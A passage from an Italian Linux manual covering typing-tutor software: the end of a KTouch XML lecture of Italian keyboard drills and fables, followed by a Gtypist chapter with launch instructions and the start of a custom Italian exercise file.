  <Line>jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl</Line>
  <Line>òljk òljk òljk òljk òljk òljk òljk òljk òljk òljk</Line>
  <Line>kljò kljò kljò kljò kljò kljò kljò kljò kljò kljò</Line>
 </Level>
 <Level>
  <NewCharacters>tasti base</NewCharacters>
  <Line>jlkò jlkò jlkò jlkò jlkò jlkò jlkò jlkò jlkò jlkò</Line>
  <Line>jòlk jòlk jòlk jòlk jòlk jòlk jòlk jòlk jòlk jòlk</Line>
  <Line>òklj òklj òklj òklj òklj òklj òklj òklj òklj òklj</Line>
  <Line>òjkl òjkl òjkl òjkl òjkl òjkl òjkl òjkl òjkl òjkl</Line>
  <Line>kòjl kòjl kòjl kòjl kòjl kòjl kòjl kòjl kòjl kòjl</Line>
  <Line>kjòl kjòl kjòl kjòl kjòl kjòl kjòl kjòl kjòl kjòl</Line>
  <Line>klòj klòj klòj klòj klòj klòj klòj klòj klòj klòj</Line>
 </Level>
 <Level>
  <NewCharacters>tasti base</NewCharacters>
  <Line>ad adala add adds ads afa aj aja ajada al ala</Line>
  <Line>alada alafa alas alfa alfaja alfalfa alfalfal</Line>
  <Line>alfas all alla als as asa asada ask asks ass da</Line>
  <Line>dad dada dadas dads dal dala dalla dl dò fa fad</Line>
  <Line>fada fads faja fajada falda fall falla fallada</Line>
  <Line>falls falò falsa falsada fas ff flak flaks flask</Line>
  <Line>flasks ja jada jalda jaldada jas jasa ka ks la lad</Line>
  <Line>lada lads laja las lasa lass lassa lfd ls sa sad</Line>
  <Line>saja sajada sal sala salad salada salads salassa</Line>
  <Line>salassò salda saldò salò salsa salsas sas sass</Line>
 </Level>
 <Level>
  <NewCharacters>tasti base</NewCharacters>
  <Line>sass sas salsas salsa salò saldò salda salassò</Line>
  <Line>salassa salads salada salad sala sal sajada saja</Line>
  <Line>sad sa ls lfd lassa lass lasa las laja lads lada</Line>
  <Line>lad la ks ka jasa jas jaldada jalda jada ja flasks</Line>
```

```
    <Line>flask flaks flak ff fas falsada falsa falò falls</Line>
    <Line>fallada falla fall falda fajada faja fads fada fad</Line>
    <Line>fa dò dl dalla dala dal dads dadas dada dad da ass</Line>
    <Line>asks ask asada asa as als alla all alfas alfalfal</Line>
    <Line>alfalfa alfaja alfa alas alafa alada ala al ajada</Line>
    <Line>aja aj afa ads adds add adala ad</Line>
  </Level>
  <Level>
    <NewCharacters>riga base</NewCharacters>
    <Line>slash slags slag shall shahs shah shags shag shads</Line>
    <Line>shad sh sass sash sas salsas salsa salò salgada</Line>
    <Line>salga saldò salda salassò salassa salads salada</Line>
    <Line>salad sala sal sajada saja sah sags sagas saga sag</Line>
    <Line>sad sa ls llaga lfd lassa lass lash lasa las laja</Line>
    <Line>lags lag lads lada lad la ks kg kahl ka jasa jas</Line>
    <Line>jaldada jalda jags jaga jag jada ja hl hg hash has</Line>
    <Line>halls hallada hall half haldada halda hala hahs</Line>
    <Line>hah hags hag hadada hada had ha gs glass glas</Line>
    <Line>glads glad ggf gash gasajada gasa gas gals galls</Line>
  </Level>
  <Level>
    <NewCharacters>riga base</NewCharacters>
    <Line>galla gall galga galas gala gal gags gaga gag</Line>
    <Line>gaffs gaff gafa gads gad flasks flask flash flaks</Line>
    <Line>flak flags flag ff fas falsada falsa falò falls</Line>
    <Line>fallada falla fall falda fajada faja fahl fags fag</Line>
    <Line>fads fada fad fa dò dl dg dash dalla dalaga dala</Line>
    <Line>dal daga dads dadas dada dad da ass asks ask ash</Line>
    <Line>asada asa as als allg allagò allaga alla all</Line>
    <Line>alhaja alga alfas alfalfal alfalfa alfaja alfa</Line>
    <Line>alas alafa alada ala al ajada aja aj ahas aha ah</Line>
    <Line>agallada agalla afa ads adds add adala adahala ad</Line>
  </Level>
  <Level>
    <NewCharacters>riga base</NewCharacters>
    <Line>ad adahala adala add adds ads afa agalla agallada</Line>
    <Line>ah aha ahas aj aja ajada al ala alada alafa alas</Line>
    <Line>alfa alfaja alfalfa alfalfal alfas alga alhaja all</Line>
    <Line>alla allaga allagò allg als as asa asada ash ask</Line>
    <Line>asks ass da dà dad dada dadas dads daga dal dala</Line>
    <Line>dalaga dalla dash dg dl dò fa fad fada fads fag</Line>
    <Line>fags fahl faja fajada falda fall falla fallada</Line>
    <Line>falls falò falsa falsada fas ff flag flags flak</Line>
    <Line>flaks flash flask flasks gad gads gafa gaff gaffs</Line>
    <Line>gag gaga gags gal gala galas galga gall galla</Line>
  </Level>
  <Level>
    <NewCharacters>riga base</NewCharacters>
    <Line>galls gals gas gasa gasajada gash ggf glad glads</Line>
    <Line>glas glass gs ha had hada hadada hag hags hah hahs</Line>
    <Line>hala halda haldada half hall hallada halls has</Line>
    <Line>hash hg hl ja jada jag jaga jags jalda jaldada jas</Line>
    <Line>jasa ka kahl kg ks la là lad lada lads lag lags</Line>
```

```
    <Line>laja las lasa lash lass lassa lfd llaga ls sa sad</Line>
    <Line>sag saga sagas sags sah saja sajada sal sala salad</Line>
    <Line>salada salads salassa salassò salda saldò salga</Line>
    <Line>salgada salò salsa salsas sas sash sass sh shad</Line>
    <Line>shads shag shags shah shahs shall slag slags slash</Line>
   </Level>
   <Level>
    <NewCharacters>riga base e maiuscole</NewCharacters>
    <Line>slash slags slag Skala shall Shaka shahs shah</Line>
    <Line>shags shag shads shad Sh sh sass Sasha sash SAS</Line>
    <Line>sas salsas salsa salò Salk salgada salga saldò</Line>
    <Line>salda salassò salassa Salas salads salada salad</Line>
    <Line>sala Sal sal Saks Sakha sajada saja sah sags sagas</Line>
    <Line>Saga saga sag sad Saal sa LSD ls llaga Lhasa lfd</Line>
    <Line>Lassa lassa lass lash lasa las laja lags lag lads</Line>
    <Line>lada lad laça là La la ks kg Kalk kahl Kafka Kaff</Line>
    <Line>ka Jg JFK jasa jas jaldada jalda jags Jagd jaga</Line>
    <Line>jag Jaffa jada ja hl Hg hg Hf Hd hash has Hals</Line>
   </Level>
   <Level>
    <NewCharacters>riga base e maiuscole</NewCharacters>
    <Line>halls hallada Hall hall half haldada halda hala</Line>
    <Line>Hal Hakka hahs hah hags hag hadada hada had Haas</Line>
    <Line>Haag ha gs Glass glass Glas glas glads glad glaça</Line>
    <Line>ggf Gd gash gasajada gasa Gas gas gals galls galla</Line>
    <Line>Gall gall galga galas Galahads Galahad Gala gala</Line>
    <Line>gal gags gaga Gag gag gaffs gaff gafa gads gad Ga</Line>
    <Line>FSF flasks flask flash flaks Flak flak flags flag</Line>
    <Line>Fla FG FF ff FDJ Fassa fas falsada falsa falò</Line>
    <Line>falls fallada falla Fall fall falda Falasha fajada</Line>
   </Level>
   <Level>
    <NewCharacters>riga base e maiuscole</NewCharacters>
    <Line>faja fahl Fahd fags fag fads fada fad Fa fa dò dl</Line>
    <Line>Dhaka dg dash Dallas dalla dalaga dala dal daga</Line>
    <Line>dads dadas Dada dada dad dà da çà ça Assad ass</Line>
    <Line>asks ask ash asada asa As as als allg Allah allagò</Line>
    <Line>allaga alla All all alhaja alga alfas alfalfal</Line>
    <Line>alfalfa alfaja Alfa alfa Alf Alaska alas alafa</Line>
    <Line>alada Ala ala Al al Akkad ajada aja aj ahas aha ah</Line>
    <Line>Agfa agallada agalla agaça AG Ag AfA afa ads adds</Line>
    <Line>add adala adahala Ada ad Aas Aal</Line>
   </Level>
   <Level>
    <NewCharacters>riga superiore</NewCharacters>
    <Line>adagereste adattate adatte addestrata afa affare</Line>
    <Line>afferrereste afferrerete affettereste affetterete</Line>
    <Line>affrettereste affretterete araste arata arerete</Line>
    <Line>arreda arrederete arresa arrestereste arresterete</Line>
    <Line>arretrereste arretrerete asse assesta assesterete</Line>
    <Line>assetata atta atte atterrata atterrate attestasse</Line>
    <Line>attestaste attrasse daffare dataste datata degrada</Line>
    <Line>degradare derrata derrate destaste destata</Line>
```

```
  </Level>
  <Level>
   <NewCharacters>riga superiore</NewCharacters>
   <Line>detergere detersa detestate detestereste dettate</Line>
   <Line>dette era ere errare errasse erte esagera</Line>
   <Line>esagererete esatta estate estesa fara fare fatte</Line>
   <Line>fede feste fetta fredde frega gas gatta gettate</Line>
   <Line>gettereste grate gratta gratterete gregge</Line>
   <Line>raffreddaste raffreddata rasare rasasse rassetta</Line>
   <Line>rassettare rata rate regge reggere restasse</Line>
   <Line>restaste rete retta sarta sarte sedata sedate sega</Line>
  </Level>
  <Level>
   <NewCharacters>riga superiore</NewCharacters>
   <Line>segare segregata segregate serrare serrasse sesta</Line>
   <Line>seta sfere sfratta sfratterete sfrega sgrassare</Line>
   <Line>sgrassasse stadera staffa stasera stata strada</Line>
   <Line>strade stretta strette tardasse tardaste targa</Line>
   <Line>tartassa tartasserete tassa tassereste tasserete</Line>
   <Line>tastereste tasterete terrestre tersa tesserare</Line>
   <Line>tesserasse tessereste tesserete testata testate</Line>
   <Line>trae trarre trattaste trattata</Line>
  </Level>
  <Level>
   <NewCharacters>riga superiore</NewCharacters>
   <Line>yuppy yup yuk youyou you yolk yo yip uphill up</Line>
   <Line>uopo ululò ululo ululi uh pupullò pupullo pupulli</Line>
   <Line>puppy pupil pup puoi può pulpy pulp pull pulii pu</Line>
   <Line>pou populo poppy popolò popolo popoli pop poop</Line>
   <Line>pool pooh polyp polo pollo polli poll polipo</Line>
   <Line>polipi polio poli pol poky poilu poil poi ply plu</Line>
   <Line>ploy plop pli più pip pioppo pioppi pioli pio</Line>
  </Level>
  <Level>
   <NewCharacters>riga superiore</NewCharacters>
   <Line>pilou pill pii piè pi phil oui où ou oppio oliò</Line>
   <Line>olio olii oli olà ok oily oil oho ohi oh luppolo</Line>
   <Line>lupo lupi lull lui lu loup lop loopy loop look</Line>
   <Line>lollypop lollipop loll loi lo lippu lip lily li là</Line>
   <Line>kp kooky kook klipp kilo killjoy kill joy joujou</Line>
   <Line>joui jolly joli io ill ilk il hypo hull hulk hui</Line>
   <Line>huh hop hoop hooky hookup hook holy holly hohl ho</Line>
   <Line>hl hippy hippo hip hilly hill hi</Line>
  </Level>
  <Level>
   <NewCharacters>riga superiore</NewCharacters>
   <Line>adagerà additereste adirare adotti afferrò</Line>
   <Line>affilerò affrettata aggrappare agitereste</Line>
   <Line>allargaste alleiate altre appello appostassero</Line>
   <Line>aprirla arrederete arrotate aspettò asserto</Line>
   <Line>assisterla assuefatti attestassi augurassero</Line>
   <Line>datata degradare deperirai deputato desta deturpai</Line>
   <Line>diffidare dilapideresti dilettiate dirupo</Line>
```

```
    <Line>disgreghi disputassero dissipò distrarsi dosare</Line>
    <Line>durerò eleggo erede esagerati eseguirà espiare</Line>
   </Level>
   <Level>
    <NewCharacters>riga superiore</NewCharacters>
    <Line>esserti fardello ferii figlio fisserò fodero</Line>
    <Line>fratte frugherà fruttereste gaio gelida gilè</Line>
    <Line>gioiello giurate graduate gretto guardi guido</Line>
    <Line>halters hashish heap hep hippest hooded hosted</Line>
    <Line>hulas idolatrerò irreligioso ispettore itererò</Line>
    <Line>jetties juggled kilt laser legassero lesti</Line>
    <Line>listereste logoriate odorate oltrepassati oraria</Line>
    <Line>orsi ospitò paffutella palpaste parere partoriste</Line>
    <Line>paura perdete perquisirai pestiferi piè pigola più</Line>
   </Level>
   <Level>
    <NewCharacters>riga superiore</NewCharacters>
    <Line>popolosi posdatassero potassero predisposti</Line>
    <Line>prelato presterai professassero progrediti</Line>
    <Line>propositi prosperò prototipo purga quaggiù questi</Line>
    <Line>rado raggruppo rapereste rassettaste reati reggerà</Line>
    <Line>relitto respiriate retrodatereste riepilogherei</Line>
    <Line>rifuggiste rilegherei ripassereste riposai risalti</Line>
    <Line>risposto ritirereste rugiada salassassero salpato</Line>
    <Line>saprà sederti seguitare sequestrati sfido</Line>
    <Line>sfoderasse sfregasse sgrassaste sigarette</Line>
   </Level>
   <Level>
    <NewCharacters>riga superiore</NewCharacters>
    <Line>slegherai sode soli sopporterà sorrisi sosterai</Line>
    <Line>spara sparpagliò sperderà spettassero spillereste</Line>
    <Line>spoglierò spregiare squarterò statale stipulate</Line>
    <Line>storpierò strepitò stritoleresti stupirai</Line>
    <Line>suffragati superata susseguire taglierai tarperà</Line>
    <Line>tastassi telegrafati tessereresti tirasti tollero</Line>
    <Line>torturerò tradita traghetterà trasferirlo</Line>
    <Line>trasportiate trepida trite truppe udii urlare</Line>
    <Line>usufruisti waits wassailed wedder whalers</Line>
    <Line>whitewalls wilds woefully worsted yea</Line>
   </Level>
   <Level>
    <NewCharacters>riga superiore e maiuscole</NewCharacters>
    <Line>Achille Afrodite Alberto Alessio Amilcare Andrea</Line>
    <Line>Anselmo Aosta Arno Atene Barcellona Belgio</Line>
    <Line>Boccaccio Brescia Caino Canada Caracalla Cariddi</Line>
    <Line>Carmine Cassio Caterina Catullo Cauchy Cesare Cina</Line>
    <Line>Cluny Coriolano Costanzo Courmayeur Cristina</Line>
    <Line>Davide Donizetti Elena Emiliano Enrico Erasmo</Line>
    <Line>Erminio Ettore Eulero Eusebio Fassa Ferdinando</Line>
    <Line>Feynman Filomena Fourier Francia FSF Gabriele</Line>
   </Level>
   <Level>
    <NewCharacters>riga superiore e maiuscole</NewCharacters>
```

```
    <Line>Galileo Galois Gauss Gerardo Gerusalemme Giacomo</Line>
    <Line>Giangiacomo Ginevra Giosuè Giovanni Giuda Giunone</Line>
    <Line>Golia Guastalla Iacopo Imola Intel Ippolito Ivo</Line>
    <Line>Kronecker Laplace Leonardo Libia Linux Lisbona</Line>
    <Line>Londra Lourdes Lucia Lucrezia Luigi Lussemburgo</Line>
    <Line>Madrid Mantova Marcello Marsiglia Martino Matilde</Line>
    <Line>Mauro Michela Michelino Minosse Monza Morgex Mosè</Line>
    <Line>Murphy Nerone Newton Noè Normandia Orazio</Line>
   </Level>
   <Level>
    <NewCharacters>riga superiore e maiuscole</NewCharacters>
    <Line>Ostrogradski Palermo Paride Pascal Pesaro Piemonte</Line>
    <Line>Piero Pinerolo Pirenei Pistoia Planck Plinio</Line>
    <Line>Polifemo Portogallo Prussia Renato Roberto</Line>
    <Line>Rossella Saffo Salomone Saturno Savona</Line>
    <Line>Schwarzschild Sebastiano Senofonte Sicilia Simona</Line>
    <Line>Sisifo Spagna Stefania Stokes Sulmona Taizé Teresa</Line>
    <Line>TeX Tirrenia Tommaso Torricelli Tunisia Ugo Urbino</Line>
    <Line>Valerio Ventimiglia Verona Vincenzo Vittorio</Line>
    <Line>Zarlino</Line>
   </Level>
   <Level>
    <NewCharacters>riga inferiore</NewCharacters>
    <Line>abbassa abbassava accada accasa accasava afa bada</Line>
    <Line>badava basa basava bassa bava bazza cacca cada</Line>
    <Line>casa casacca casca cascava cassa cava cavava dava</Line>
    <Line>fava gas gazza sacca sbava sbavava scada scassa</Line>
    <Line>scassava scava scavava svaga svagava vacca vada</Line>
    <Line>vaga vagava vasca zac</Line>
   </Level>
   <Level>
    <NewCharacters>riga inferiore</NewCharacters>
    <Line>zac vasca vagava vaga vada vacca svagava svaga</Line>
    <Line>scavava scava scassava scassa scada sbavava sbava</Line>
    <Line>sacca gazza gas fava dava cavava cava cassa</Line>
    <Line>cascava casca casacca casa cada cacca bazza bava</Line>
    <Line>bassa basava basa badava bada afa accasava accasa</Line>
    <Line>accada abbassava abbassa</Line>
   </Level>
   <Level>
    <NewCharacters>riga inferiore</NewCharacters>
    <Line>nm mùn mò mnà mm mln ml mk mhò mhàn mhàm mhàl mb</Line>
    <Line>màn màm màl màb mà lùb lòn lò lkm lb làn làmh là</Line>
    <Line>km kl kk kbm kbk kb hm hl hk hh bùb bòl bm bln bl</Line>
    <Line>bhàn bhà bh bàn bà</Line>
   </Level>
   <Level>
    <NewCharacters>riga inferiore</NewCharacters>
    <Line>km kl kk kbm kbk kb hm hl hk hh bùb bòl bm bln bl</Line>
    <Line>màn màm màl màb mà lùb lòn lò lkm lb làn làmh là</Line>
    <Line>nm mùn mò mnà mm mln ml mk mhò mhàn mhàm mhàl mb</Line>
    <Line>bhàn bhà bh bàn bà</Line>
   </Level>
```

```
<Level>
 <NewCharacters>riga inferiore</NewCharacters>
 <Line>abbassa abbassò accasa accasò acclamava ad affama</Line>
 <Line>affamò affannava al alba alga allaga allagò alzava</Line>
 <Line>ama amalgama amalgamò ammacca ammaccò ammalava</Line>
 <Line>ammassa ammassò ammazzava amò anca andò ansava</Line>
 <Line>avallava avanza avanzò bada badò bagnava baldanza</Line>
 <Line>ballava balza balzò banca basa basò bava blanda</Line>
 <Line>cacca cagna calava calcagna calma calmò calva</Line>
 <Line>calzava canna casacca cascava cassa cavalcava</Line>
 <Line>cavava da dal dama danna dannò danzava dava fa</Line>
</Level>
<Level>
 <NewCharacters>riga inferiore</NewCharacters>
 <Line>falla falsa fan gala gamba gas ha kg là lagnanza</Line>
 <Line>lagnò lana lasagna lava lavanda lavò madama magma</Line>
 <Line>mal malsana mamba mammà mancanza mancò mandava</Line>
 <Line>manna massa nana sa sala salassava salava saldava</Line>
 <Line>salga salò salva salvava san sanava sansa sballava</Line>
 <Line>sbalza sbalzò sbava sbavò scala scalda scaldò</Line>
 <Line>scalza scansava scassa scassò scavalca scavalcò</Line>
 <Line>scavò sfamava svaga svagò vacanza vada vagava val</Line>
 <Line>valga vana vangava vasca zanna</Line>
</Level>
<Level>
 <NewCharacters>riga inferiore e maiuscole</NewCharacters>
 <Line>Abbas Adam Adan Addams Afghans Ahmad Ajax Ala</Line>
 <Line>Alabaman Alan Alaska Alaskans Aldan Allahabad Alma</Line>
 <Line>Alva Amman Andaman Anna Anshan Asama Assad Ava</Line>
 <Line>Baal Bach Baghdad Bahamas Balkans Ball Banach Bass</Line>
 <Line>Blacks Blvd Callaghan Callas Canada Casals Chad</Line>
 <Line>Chan Changsha Dada Dan Dhaka Fahd Falkland Fla</Line>
</Level>
<Level>
 <NewCharacters>riga inferiore e maiuscole</NewCharacters>
 <Line>Galahad Gall Gdansk Glass Hahn Hal Hals Haman Hank</Line>
 <Line>Hannah Havana JFK Jamaal Jan Janna Javas Kafka</Line>
 <Line>Kama Kans Kansans Kazakh Khan Klansman Laban Lana</Line>
 <Line>Lang Lassa Lhasa MHz Mach Mack Madagascans Malacca</Line>
 <Line>Manama Manx Mashhad Max Mazda McCall Nan Nanchang</Line>
 <Line>Nazca Sachs Sagan Saks Salas Sam Sana Sang Sasha</Line>
 <Line>Shaka Shanna Slavs Val Van Vang Xmas</Line>
</Level>
<Level>
 <NewCharacters>La volpe e l'uva</NewCharacters>
 <Line>La volpe e l'uva</Line>
 <Line>Che fame! - esclamò la volpe, che era a digiuno da</Line>
 <Line>un paio di giorni e non trovava niente da mettere</Line>
 <Line>sotto i denti; girellando qua e là, capitò per</Line>
 <Line>caso in una vigna, piena di grappoli bruni e</Line>
 <Line>dorati.</Line>
 <Line>- Bella quell'uva! - disse allora la volpe,</Line>
 <Line>spiccando un primo balzo per cercare di afferrarne</Line>
```

```
    <Line>un grappolo. - Ma com'è alta! - e fece un altro</Line>
    <Line>salto. Più saltava e più le veniva fame: fece</Line>
    <Line>qualche passo indietro e prese la rincorsa: niente</Line>
    <Line>ancora! Non ce la faceva proprio. Quando si</Line>
    <Line>accorse che tutti i suoi sforzi non servivano a</Line>
    <Line>nulla e che, continuando così, avrebbe potuto</Line>
    <Line>farsi deridere da un gattino che se ne stava a</Line>
    <Line>sonnecchiare in cima alla pergola, esclamò:</Line>
    <Line>- Che brutta uva! È ancora acerba, e a me l'uva</Line>
    <Line>acerba non piace davvero!</Line>
    <Line>E si allontanò di là con molta dignità, ma con una</Line>
    <Line>gran rabbia in cuore.</Line>
   </Level>
   <Level>
    <NewCharacters>La gallina dalle uova d'oro</NewCharacters>
    <Line>La gallina dalle uova d'oro</Line>
    <Line>C'era una volta una straordinaria gallina che</Line>
    <Line>faceva un uovo d'oro al giorno.</Line>
    <Line>Il contadino a causa della sua avidità dopo</Line>
    <Line>qualche tempo non fu più soddisfatto dell'unico</Line>
    <Line>uovo che la gallina puntualmente gli sfornava:</Line>
    <Line>"Scommetto che se la uccidessi diventerei</Line>
    <Line>ricchissimo, chissà quanto oro ha dentro la</Line>
    <Line>pancia, è inutile stare ad aspettare un misero</Line>
    <Line>uovo al giorno!" pensò convinto.</Line>
    <Line>Ma dovette accorgersi che la prodigiosa gallina</Line>
    <Line>non era affatto diversa dalle altre e che dentro</Line>
    <Line>di lei non c'era dell'oro come aveva scioccamente</Line>
    <Line>immaginato.</Line>
    <Line>Così per non essersi accontentato di ciò che aveva</Line>
    <Line>restò senza nulla poiché ora non poteva contare</Line>
    <Line>nemmeno su un uovo al giorno.</Line>
   </Level>
  </Levels>
 </KTouchLecture>
```

Questo file va copiato nella directory '`/usr/share/apps/ktouch/`', in modo da poterlo caricare come già descritto a proposito degli esercizi già previsti. Si osservi che il caricamento di un file che si trovi altrove potrebbe non funzionare.

Figura 128.8. L'aspetto di Ktouch durante l'ultima esercitazione contenuta nel file proposto.

[1] **Ktouch** GNU GPL

Capitolo 129

Gtypist


Gtypist[1] è un programma di addestramento all'uso della tastiera, per terminali a caratteri.

129.1 Avvio

Il programma si avvia attraverso l'eseguibile '**gtypist**', da un terminale a caratteri:

```
gtypist [opzioni] [file_di_addestramento]
```

Se non si indicano opzioni e altri argomenti, si avvia il programma secondo la sua modalità predefinita, che prevede l'uso di file contenuti nella directory '/usr/share/gtypist/'. Ecco come si può presentare:

```
                    Series selection menu

               The following 9 lesson series are available


               Series Q     Quick QWERTY course (Q1 - Q5)
               Series R     Long QWERTY course  (R1 - R14)
               Series T     QWERTY touch typing (T1 - T16)
               Series V     Yet Another QWERTY  (V1 - V19)
               Series U     QWERTY Review       (U1 - U13)
               Series D     Dvorak touch typing (D1 - D14)
               Series M     Typing drills       (M1 - M11)
               Series S     Speed drills        (S1 - S4)
               Series N     Calculator keypad   (N1 - N3)
               More lessons...
               Help...


 Use arrowed keys to move around, SPACE or RETURN to select and ESCAPE to go back
```

Si ottiene in pratica un menù di lezioni, che però sono orientate a una tastiera QWERTY statunitense (infatti, gli esercizi sono preparati in modo tale da prevedere che il punto e virgola si ottenga con uno dei tasti base, senza bisogno delle maiuscole, mentre nella tastiera italiana si trova nella riga inferiore e nel livello delle maiuscole, così da richiedere una preparazione maggiore prima di essere usato correttamente).

Per utilizzare un file di esercitazioni differente da quelli standard, anche se dovesse essere contenuto nella directory '/usr/share/gtypist/', è necessario indicarlo espressamente nella riga di comando, come ultimo argomento. Per esempio, così:

$ **gtypist italiano.typ** [*Invio*]

Evidentemente, in questo caso, si vuole utilizzare il file 'italiano.typ', che si trova nella directory corrente.

Si osservi che per concludere il funzionamento di Gtypist si può sempre usare la combinazione [*Ctrl c*], anche durante un'esercitazione.

129.2 Personalizzazione degli esercizi

Come già accennato, potrebbe mancare del tutto un file di esercizi per la mappa della tastiera italiana. Per creare il proprio gruppo di esercizi, basta prendere uno dei file contenuti nella directory '`/usr/share/gtypist/`', con estensione '`.typ`' e modificarlo.

Qui viene proposto un gruppo di esercizi già presentato in altri capitoli. Si osservi che il file deve essere realizzato secondo la codifica utilizzata durante il funzionamento del programma; di solito può trattarsi di ISO 8859-1 o UTF-8. Tuttavia, si osservi che il programma potrebbe funzionale male se il terminale è configurato per la codifica UTF-8, pertanto occorre controllare.

Listato 129.2. File '`italiano.typ`'.

```
#
# Esercizi tratti da "Appunti di informatica libera", da usare
# con Gtypist (GNU Typist).
#
G:MENU
#
*:MENU
M: "Esercitazioni per la tastiera italiana"
 :TASTI_BASE_S_1               "tasti base con la mano sinistra 1"
 :TASTI_BASE_S_2               "tasti base con la mano sinistra 2"
 :TASTI_BASE_D_1               "tasti base con la mano destra 1"
 :TASTI_BASE_D_2               "tasti base con la mano destra 2"
 :TASTI_BASE_1                 "tasti base con entrambe le mani 1"
 :TASTI_BASE_2                 "tasti base con entrambe le mani 2"
 :RIGA_BASE_1                  "riga base 1"
 :RIGA_BASE_2                  "riga base 2"
 :RIGA_BASE_3                  "riga base 3"
 :RIGA_BASE_4                  "riga base 4"
 :RIGA_BASE_M_1                "riga base con le maiuscole 1"
 :RIGA_BASE_M_2                "riga base con le maiuscole 2"
 :RIGA_BASE_M_3                "riga base con le maiuscole 3"
 :RIGA_SUPERIORE_S_1           "riga superiore con la mano sinistra 1"
 :RIGA_SUPERIORE_S_2           "riga superiore con la mano sinistra 2"
 :RIGA_SUPERIORE_S_3           "riga superiore con la mano sinistra 3"
 :RIGA_SUPERIORE_D_1           "riga superiore con la mano destra 1"
 :RIGA_SUPERIORE_D_2           "riga superiore con la mano destra 2"
 :RIGA_SUPERIORE_1             "riga superiore con entrambe le mani 1"
 :RIGA_SUPERIORE_2             "riga superiore con entrambe le mani 2"
 :RIGA_SUPERIORE_3             "riga superiore con entrambe le mani 3"
 :RIGA_SUPERIORE_4             "riga superiore con entrambe le mani 4"
 :RIGA_SUPERIORE_M_1           "riga superiore con le maiuscole 1"
 :RIGA_SUPERIORE_M_2           "riga superiore con le maiuscole 2"
 :RIGA_SUPERIORE_M_3           "riga superiore con le maiuscole 3"
 :RIGA_INFERIORE_S_1           "riga inferiore con la mano sinistra 1"
 :RIGA_INFERIORE_S_2           "riga inferiore con la mano sinistra 2"
 :RIGA_INFERIORE_D_1           "riga inferiore con la mano destra 1"
 :RIGA_INFERIORE_D_2           "riga inferiore con la mano destra 2"
 :RIGA_INFERIORE_1             "riga inferiore con entrambe le mani 1"
 :RIGA_INFERIORE_2             "riga inferiore con entrambe le mani 2"
 :RIGA_INFERIORE_M_1           "riga inferiore con le maiuscole 1"
```

```
 :RIGA_INFERIORE_M_2           "riga inferiore con le maiuscole 2"
 :LA_VOLPE_E_L_UVA_1           "La volpe e l’uva 1/2"
 :LA_VOLPE_E_L_UVA_2           "La volpe e l’uva 2/2"
 :LA_GALLINA_DALLE_UOVA_D_ORO_1 "La gallina dalle uova d’oro 1/2"
 :LA_GALLINA_DALLE_UOVA_D_ORO_2 "La gallina dalle uova d’oro 2/2"
#
#
#
*:TASTI_BASE_S_1
I:Tasti base con la mano sinistra 1
D:   asdf asdf asdf asdf asdf asdf asdf asdf asdf asdf
 :   fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa
 :   afsd afsd afsd afsd afad afsd afsd afsd afsd afsd
 :   fads fads fads fads fads fads fads fads fads fads
 :   asfd asfd asfd asfd asfd asfd asfd asfd asfd asfd
 :   fdas fdas fdas fdas fdas fdas fdas fdas fdas fdas
 :   sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf
#
*:TASTI_BASE_S_2
I:Tasti base con la mano sinistra 2
D:   ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
 :   ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
 :   ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
 :   ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
 :   ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
 :   ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
 :   ad afa da fa sa ad afa da fa sa ad afa da fa sa ad
#
*:TASTI_BASE_D_1
I:Tasti base con la mano destra 1
D:   jklò jklò jklò jklò jklò jklò jklò jklò jklò jklò
 :   òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj
 :   jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl
 :   òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk
 :   jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl
 :   òljk òljk òljk òljk òljk òljk òljk òljk òljk òljk
 :   kljò kljò kljò kljò kljò kljò kljò kljò kljò kljò
#
*:TASTI_BASE_D_2
I:Tasti base con la mano destra 2
D:   jlkò jlkò jlkò jlkò jlkò jlkò jlkò jlkò jlkò jlkò
 :   jòlk jòlk jòlk jòlk jòlk jòlk jòlk jòlk jòlk jòlk
